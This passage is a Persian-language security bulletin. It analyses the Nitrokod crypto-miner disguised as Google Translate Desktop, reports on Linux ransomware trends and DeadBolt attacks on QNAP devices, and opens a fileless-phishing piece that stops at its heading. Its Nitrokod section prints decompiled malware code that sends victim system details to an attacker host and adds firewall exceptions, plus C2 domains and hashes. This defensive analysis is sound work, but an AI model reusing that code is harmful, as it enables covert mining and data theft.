
از اوایل مرداد ماه در کارزاری جدید به نام Nitrokod، بدافزار استخراج‌کننده ارز دیجیتال در قالب نرم‌افزارهای جعلی تحت عنوان Google Translate Desktop یا برنامه‌های جذاب دیگر در برخی کشورها در حال انتشار می‌باشد.


در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده کارزار مذکور مورد بررسی قرار گرفته است.

مهاجمان این کارزار، بدافزارهای استخراج‌کننده ارز دیجیتال را از طریق سایت‌هایی همچون Nitrokod، Softpedia و Uptodown که مدعی ارائه نرم‌افزارهای رایگان و ایمن هستند، منتشر می‌کنند. در نگاه اول به نظر می‌رسد که این برنامه‌ها فاقد هرگونه کد بدافزاری بوده و عملکرد تبلیغ شده را ارائه می‌کنند.

اکثر برنامه‌های آلوده به این بدافزار، در ظاهر نرم‌افزارهای محبوبی هستند که نسخه رسمی دسکتاپ ندارند. به عنوان مثال، محبوب‌ترین برنامه Nitrokod نسخه دسکتاپ Google Translate است که علاوه بر سایت Nitrokod در Softpedia نیز بارگذاری شده و تاکنون بیش از ۱۱۲ هزار بار دانلود شده است. این در حالی است که گوگل، نسخه رسمی دسکتاپ Translate را منتشر نکرده است. از این رو انتشار این نسخه در این سایت‌ها، برای مهاجمان بسیار جذاب می‌باشد.

این برنامه‌های آلوده علاوه بر بازدیدکنندگان معمولی سایت‌ها در معرض نمایش موتورهای جستجو نیز قرار می‌گیرند. متأسفانه، پیشنهادات و تبلیغ Nitrokod برای این نرم‌افزارها در نتایج جستجوی Google رتبه بالایی دارد و این سایت طعمه‌ای عالی برای کاربرانی است که به دنبال ابزاری خاص هستند. هنگامی که کاربران نسخه دسکتاپ Google Translate را جستجو می‌کنند، به سرعت به سایت‌های مذکور هدایت می‌شوند.


Google
google translate desktop download
All
Images
Videos
News
Shopping
More
Tools
About 53,000,000 results (0.54 seconds)
https://support.google.com › translate › answer › co=G...
Download & use Google Translate - Computer
Download & use Google Translate. You can translate text, handwriting, photos, and speech in over 100 languages with the Google Translate app.
https://nitrokod-inc-google-translate-desktop.en.uptodown.com › ...
Google Translate Desktop for Windows - Download it from ...
Download Google Translate Desktop for Windows for free. A desktop version of the official translator from Google. Google Translate Desktop is the desktop ...
Rating: 4 · 4 votes · Free · Windows · Educational
Products
Yandex Translate Desktop
Google Translate Desktop
Mp3 Download Manager
Pc Auto Shutdown
Sum 1500 /download
Version 1.1
Win7, Win8, Win10
1 MB
Free
Download
Microsoft Translator Desktop
Youtube Music Desktop




## زنجیره آلودگی

محققان در گزارشی اعلام کرده‌اند که این بدافزار به طور عمدی نصب و اجرای کد مخرب را تا یک ماه به تاخیر می‌اندازد تا از شناسایی شدن توسط راهکارهای امنیتی جلوگیری کند.


فارغ از اینکه کدام یک از این برنامه‌های آلوده از سایت Nitrokod دانلود می‌شوند، کاربر یک فایل RAR محافظت شده با رمز عبور (Password-protected RAR) که شامل فایل اجرایی برنامه دانلود شده است، را دریافت می‌نماید. همچنین دو کلید رجیستری زیر توسط بدافزار ایجاد می‌شود. از یکی از این کلیدها به منظور ذخیره آخرین زمان و تاریخ اجرا و دیگری به عنوان یک شمارنده استفاده می‌شود.

- HKLU\Software\Update\D
- HKLU\Software\Update\S

```
procedure SETUPPOST();
begin
    GETWINDOWSVERSIONEX(&WindowsVer);
    POS2(
        'http://nitrokod.com/setup' +
        FORMAT('uuid=%s', [GETMACHINEID()]) +
        FORMAT('&app_code=%s', ['GoogleTranslateDesktop']) +
        FORMAT('&pc_name=%s', [CMP()]) +
        FORMAT('&architecture=%d', [ARCHITECTURE()]) +
        FORMAT('&build=%d', [WindowsVer.field_2]) +
        FORMAT('&major=%d', [WindowsVer.field_0]) +
        FORMAT('&minor=%d', [WindowsVer.field_1]) +
        FORMAT('&servicepack_major=%d', [WindowsVer.field_3]) +
        FORMAT('&servicepack_minor=%d', [WindowsVer.field_4]) +
        FORMAT('&core=%d', [CORENUMBER()]) +
        FORMAT('&version=%s', ['2.5.0.0']) +
        FORMAT('&reference=%d', [1]) +
        FORMAT('&memory_size=%d', [0]) +
        FORMAT('&guid=%s', [MACHINEGUID()])
    );
```

به منظور جلوگیری از ایجاد حساسیت و جلب توجه کاربر و خنثی کردن قابلیت‌های تحلیل بدافزار (Sandbox)، نرم‌افزار فوق، فایل فراخوانی‌کننده بدافزار (Dropper) را از یک فایل RAR رمزگذاری شده دیگر که از طریق Wget دریافت شده، فعال می‌کند.


در مرحله بعد، نرم‌افزار تمام لاگهای سیستم را با استفاده از دستورات PowerShell پاک نموده و پس از مدتی، RAR رمزگذاری شده بعدی را از "intelserviceupdate[.]com" بازیابی می‌کند.



بدافزار، وجود نرم‌افزار ضدویروس را بررسی نموده، ضمن جستجوی پروسه‌های متعلق به ماشین‌های مجازی، از یک سری روال‌های ضدشناسایی و ضدتحلیل جهت دورزدن محصولات امنیتی استفاده می‌کند و در نهایت یک قاعده به مجموعه قواعد فایروال و یک استثناء به Windows Defender اضافه می‌نماید. در نهایت یک بدافزار استخراج‌کننده رمزارز XMRig، کنترلر آن و یک فایل تنظیمات با پسوند «sys.» را بازیابی می‌کند.

```
procedure ADDFIREWALL(var Arg0: UnicodeString; Arg1: UnicodeString; Arg2: UnicodeString);
begin
    delete := FORMAT('advfirewall firewall delete rule name="%s" dir=in program="%s"', [arg1, arg2]);
    ADDCMD(&Arg0, 'netsh', delete);
    add := FORMAT('advfirewall firewall add rule name="%s" dir=in action=allow program="%s" enable=yes',
                  [arg1, arg2])
    ADDCMD(&Arg0, 'netsh', add);
    exit;
end;
```

بدافزار بستری را که روی آن اجرا می‌شود شناسایی کرده، سپس به سرور کنترل و فرمان‌دهی خود (Command-and-Control – به اختصار C2) متصل شده و گزارش کامل سیستم قربانی را از طریق درخواست‌های HTTP POST ارسال می‌کند. سرور مذکور، فرامینی همچون فعالسازی و تعیین میزان مصرف CPU، زمان‌بندی Ping مجدد به C2 یا شناسایی راهکارهای امنیتی جهت دورزدن آنها را ارسال می‌نماید.




مشروح این گزارش در نشانی زیر قابل مطالعه است:

https://research.checkpoint.com/2022/check-point-research-detects-crypto-miner-malware-disguised-as-google-translate-desktop-and-other-legitimate-applications/

## نشانه‌های آلودگی

برخی از علائم آلودگی (Indicators-of-Compromise – به اختصار IoC) به شرح زیر می‌باشد:

دامنه (Domain)

Nitrokod[.]com

Intelserviceupdate[.]com

nvidiacenter[.]com

درهم‌ساز (Hash)

abe0fb9cd0a6c72b280d15f62e09c776

a3d1702ada15ef384d1c8b2994b0cf2e

668f228c2b2ff54b4f960f7d23cb4737

017781535bdbe116740b6e569657eedf

0cabd67c69355be4b17b0b8a57a9a53c

27d32f245aaae58c1caa52b349bed6fb

## منبع:

https://research.checkpoint.com/2022/check-point-research-detects-crypto-miner-malware-disguised-as-google-translate-desktop-and-other-legitimate-applications/

# افزایش چشمگیر حملات سایبری

## به سرورهای تحت Linux


بر اساس گزارش منتشر شده توسط شرکت ترند میکرو (Trend Micro, Inc.)، حملات باج‌افزاری به سرورهای تحت Linux در شش‌ماهه اول ۲۰۲۲ در مقایسه با دوره مشابه در سال میلادی قبل از آن، ۷۵ درصد افزایش داشته است. مجرمان سایبری همواره در پی افزایش دامنه حملات خود از جمله بهره‌جویی از سیستم‌های عاملی هستند که حفظ امنیت آنها اغلب توسط سازمان‌ها نادیده گرفته می‌شوند.

سیستم‌عامل Linux معمولاً در زیرساخت‌های کلیدی فناوری اطلاعات سازمان‌ها از جمله سرورها بکار گرفته می‌شود و تبدیل به هدفی جذاب برای مهاجمان شده به ویژه این باور غلط که سیستم‌های Linux در مقایسه با Windows هدف حملات باج‌افزاری قرار نمی‌گیرند، موجب شده که تیم‌های امنیت‌سایبری صرفاً بر روی محافظت از شبکه‌های تحت Windows تمرکز کنند.

محققان خاطرنشان می‌کنند که به‌تازگی گردانندگان باج‌افزارها به طور فزاینده‌ای حملات خود را طوری تنظیم می‌کنند که به طور خاص سیستم‌های تحت Linux را مورد هدف قرار می‌دهند. به عنوان مثال، LockBit که یکی از پرکارترین و موفق‌ترین باج‌افزارهای اخیر است، اکنون نمونه‌ای از باج‌افزار مبتنی بر Linux را ارائه داده که برای هدف قرار دادن سیستم‌های تحت Linux طراحی شده و در حملات بکار گرفته شده است.

از آنجایی که مهاجمان باج‌افزاری انگیزه مالی دارند لذا هر فرصتی که به آنها در کسب درآمد بیشتر کمک کند را دنبال خواهند کرد. از این رو به نظر می‌رسد که رمزگذاری سیستم‌های تحت Linux و درخواست باج برای ارائه کلید رمزگشای فایل‌ها و سرورها به طور فزاینده‌ای مورد توجه مهاجمان قرار گرفته است. به نظر می‌رسد این رویکرد به خصوص در زمانی که مهاجمان باج‌افزاری به دنبال کسب حداکثر درآمد ممکن هستند، بیشتر مورد توجه این افراد قرار می‌گیرد.

تبهکاران سایبری به تکامل شیوه و نوع حملات خود ادامه می‌دهند و حملات خود را با دقت بیشتری اجرا می‌کنند. به همین دلیل ضروری است که سازمان‌ها در انطباق، درک و محافظت از تمام دامنه مورد حمله واقع شده که در حال گسترش نیز می‌باشد، بهتر عمل کنند.

البته فقط گروه‌های باج‌افزاری نیستند که به طور فزاینده‌ای توجه خود را به سمت سیستم‌های تحت Linux معطوف کرده‌اند؛ بنا بر گزارش این شرکت، حملات بدافزارهای استخراج‌کننده رمز ارز مبتنی بر Linux نیز ۱۴۵ درصد افزایش یافته است. در این گونه حملات، مجرمان‌سایبری جهت استخراج رمز ارز مخفیانه از پردازشگر کامپیوترها و سرورهای آلوده سوءاستفاده می‌کنند.

این مهاجمان اغلب با بهره‌جویی از آسیب‌پذیری‌های وصله نشده نظیر CVE-2022-0847، سیستم‌های تحت Linux را آلوده می‌کنند. بر اساس این گزارش، آسیب‌پذیری به شناسه CVE-2022-0847 که تحت عنوان Dirty Pipe نیز شناخته می‌شود، بر نسخه‌های ۵٫۸ به بالا Linux Kernel تأثیر می‌گذارد و سوءاستفاده از آن «ترفیع اختیارات» (Privilege Escalation) و اجرای کد را برای مهاجمان فراهم می‌کند. محققان هشدار می‌دهند که بهره‌جویی از این ضعف امنیتی نسبتا آسان می‌باشد.

جهت محافظت از سیستم‌های مبتنی بر Linux در برابر باج‌افزارها و سایر حملات سایبری، توصیه می‌شود که همه وصله‌های امنیتی در اسرع وقت اعمال شوند تا مجرمان سایبری نتوانند از آسیب‌پذیری‌های شناخته شده‌ای که وصله آنها قبلاً ارائه شده، سوءاستفاده کنند.

همچنین توصیه می‌شود که احراز هویت چندعاملی (Multi-Factor Authentication) در تمامی سیستم‌ها اجرا شود تا ضمن ایجاد یک لایه دفاعی مضاعف در برابر حملات، مانع از گسترش آلودگی به سایر دستگاه‌ها در شبکه شود.

## منبع:


https://www.zdnet.com/article/linux-devices-increasingly-under-attack-from-hackers-warn-security-researchers/

## از سرگیری حملات باج‌افزار
## DeadBolt به تجهیزات QNAP


شرکت کیونپ (QNAP Systems, Inc.) به مشتریان خود درخصوص حملات باج‌افزار DeadBolt که در حال بهره‌جویی از ضعف‌امنیتی در Photo Station می‌باشند، هشدار داده است.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده به چکیده‌ای از این هشدار پرداخته شده است.

به نقل از این شرکت تایوانی، در این حملات که از روز شنبه ۱۲ شهریور آغاز شده، گردانندگان باج‌افزار DeadBolt این بار از یک آسیب‌پذیری در Photo Station جهت رمزگذاری دستگاه‌های ذخیره‌سازی Network-Attached Storage - به اختصار NAS - متصل به اینترنت ساخت این شرکت سوءاستفاده می‌کنند.

این شرکت ضمن انتشار هشداری از مشتریان توصیه نموده که دستگاه‌ها و تجهیزات NAS را مستقیماً به اینترنت متصل نکنند. همچنین از قابلیت myQNAPcloud Link ارائه شده توسط QNAP استفاده نموده یا سرویس VPN را فعال نمایند. این شرکت به مشتریان توصیه اکید نموده که Photo Station را به آخرین نسخ غیرآسیب‌پذیر زیر به‌روز کنند:

- QTS 5.0.1: Photo Station 6.1.2 +
- QTS 5.0.0/4.5.x: Photo Station 6.0.22 +
- QTS 4.3.6: Photo Station 5.7.18 +
- QTS 4.3.3: Photo Station 5.4.15 +
- QTS 4.2.6: Photo Station 5.2.14 +

کیونپ به کاربران پیشنهاد می‌کند که از محصول QuMagie به عنوان جایگزینی قدرتمند به‌جای Photo Station جهت مدیریت ذخیره‌سازی تصاویر در تجهیزات NAS ساخت این شرکت استفاده نمایند.

در دی ۱۴۰۰ نیز مهاجمان باج‌افزار DeadBolt با بهره‌جویی از یک آسیب‌پذیری روز صفر دستگاه‌های NAS را در سرتاسر جهان مورد هدف قرار دادند و اطلاعات این سیستم‌ها را رمزگذاری نمودند.

در این حملات مهاجمان باج‌افزاری پس از رمزگذاری تجهیزات NAS، پسوند deadbolt. را به نام فایل‌ها اضافه کرده و پیام رمزگذاری فایل‌ها توسط باج‌افزار DeadBolt را بصورت زیر در صفحه ورود دستگاه‌های NAS به کاربران نمایش می‌دهند:

"WARNING: Your files have been locked by DeadBolt"

مهاجمان در اطلاعیه باج‌گیری (Ransom Note) این باج‌افزار، خواستار پرداخت ۰٫۰۳ باج بیت‌کوین (تقریباً ۱۲۷۷ دلار) به ازای یک کلید رمزگشایی برای بازیابی فایل‌ها می‌باشند. همچنین این اطلاعیه شامل پیوندی با عنوان «Important message for QNAP» است که به صفحه‌ای اشاره می‌کند که در آن جزئیات فنی آسیب‌پذیری روز صفر در دستگاه‌های NAS را به قیمت ۵ بیت‌کوین (تقریباً ۲۱۲ هزار دلار) ارائه می‌دهد. کلید رمزگشایی اصلی را نیز به قیمت ۵۰ بیت‌کوین عرضه می‌کنند که می‌تواند به همه قربانیان این باج‌افزار اجازه رمزگشایی فایل‌ها را بدهد.

شرکت کیونپ در توصیه‌نامه زیر که ۱۲ شهریور در واکنش به موج جدیدی از حملات باج‌افزار DeadBolt صادر نموده به راهبران توصیه کرده که علاوه بر به‌روزرسانی Photo Station و اعمال تنظیمات مربوطه، نسبت به ارتقای QTS و برنامه های نصب شده بر روی تجهیزات NAS اقدام کنند. همچنین همانطور که در بالا نیز اشاره شد از در دسترس قرار دادن دستگاه از طریق اینترنت خودداری شود. در نهایت، بکارگیری رمزهای عبور قوی در تمام حساب‌های کاربری NAS و تهیه نسخ پشتیبان به طور منظم برای جلوگیری از از دست رفتن اطلاعات در صورت بروز اینگونه حملات توصیه می‌شود.

https://www.qnap.com/en/security-advisory/qsa-22-24

## منبع:

https://securityaffairs.co/wordpress/135347/malware/qnap-deadbolt-ransomware-new-attacks.html

# کارزار فیشینگ سه بدافزار Fileless



محققان شرکت فورتی‌نت (Fortinet) کارزار فیشینگی (Phishing) را شناسایی کرده‌اند که در آن مهاجمان اقدام به ارسال سه بدافزار بدون فایل (Fileless) به نام‌های AveMariaRAT، BitRAT و PandoraHVNC بر روی دستگاه قربانی می‌کردند. این مقاله به تعریف بدافزارهای بدون فایل پرداخته است. در این کارزار فیشینگی، پس از اجرای کد مخرب بدافزارهای مذکور، مهاجمان قادر به سرقت اطلاعات حساس از دستگاه‌های قربانیان می‌باشند.

ابتدا به تحلیل کارزار مذکور می‌پردازیم و نشان خواهیم داد که یک کارزار فیشینگ چگونه می‌تواند بدافزار Fileless را به دستگاه قربانی منتقل کند، از چه مکانیزمی برای بارگذاری، استقرار و اجرای بدافزار بدون فایل در هدف موردنظر استفاده می‌کند و چگونه بر روی سیستم قربانی ماندگار می‌شود.

این کارزار دارای درجه شدت «حیاتی» (Critical) می‌باشد و بر روی سیستم‌های Microsoft Windows تاثیر می‌گذارد، دستگاه قربانی را کنترل نموده و اطلاعات حساس و حیاتی را سرقت می‌کند.

## نمونه ایمیل فیشینگ

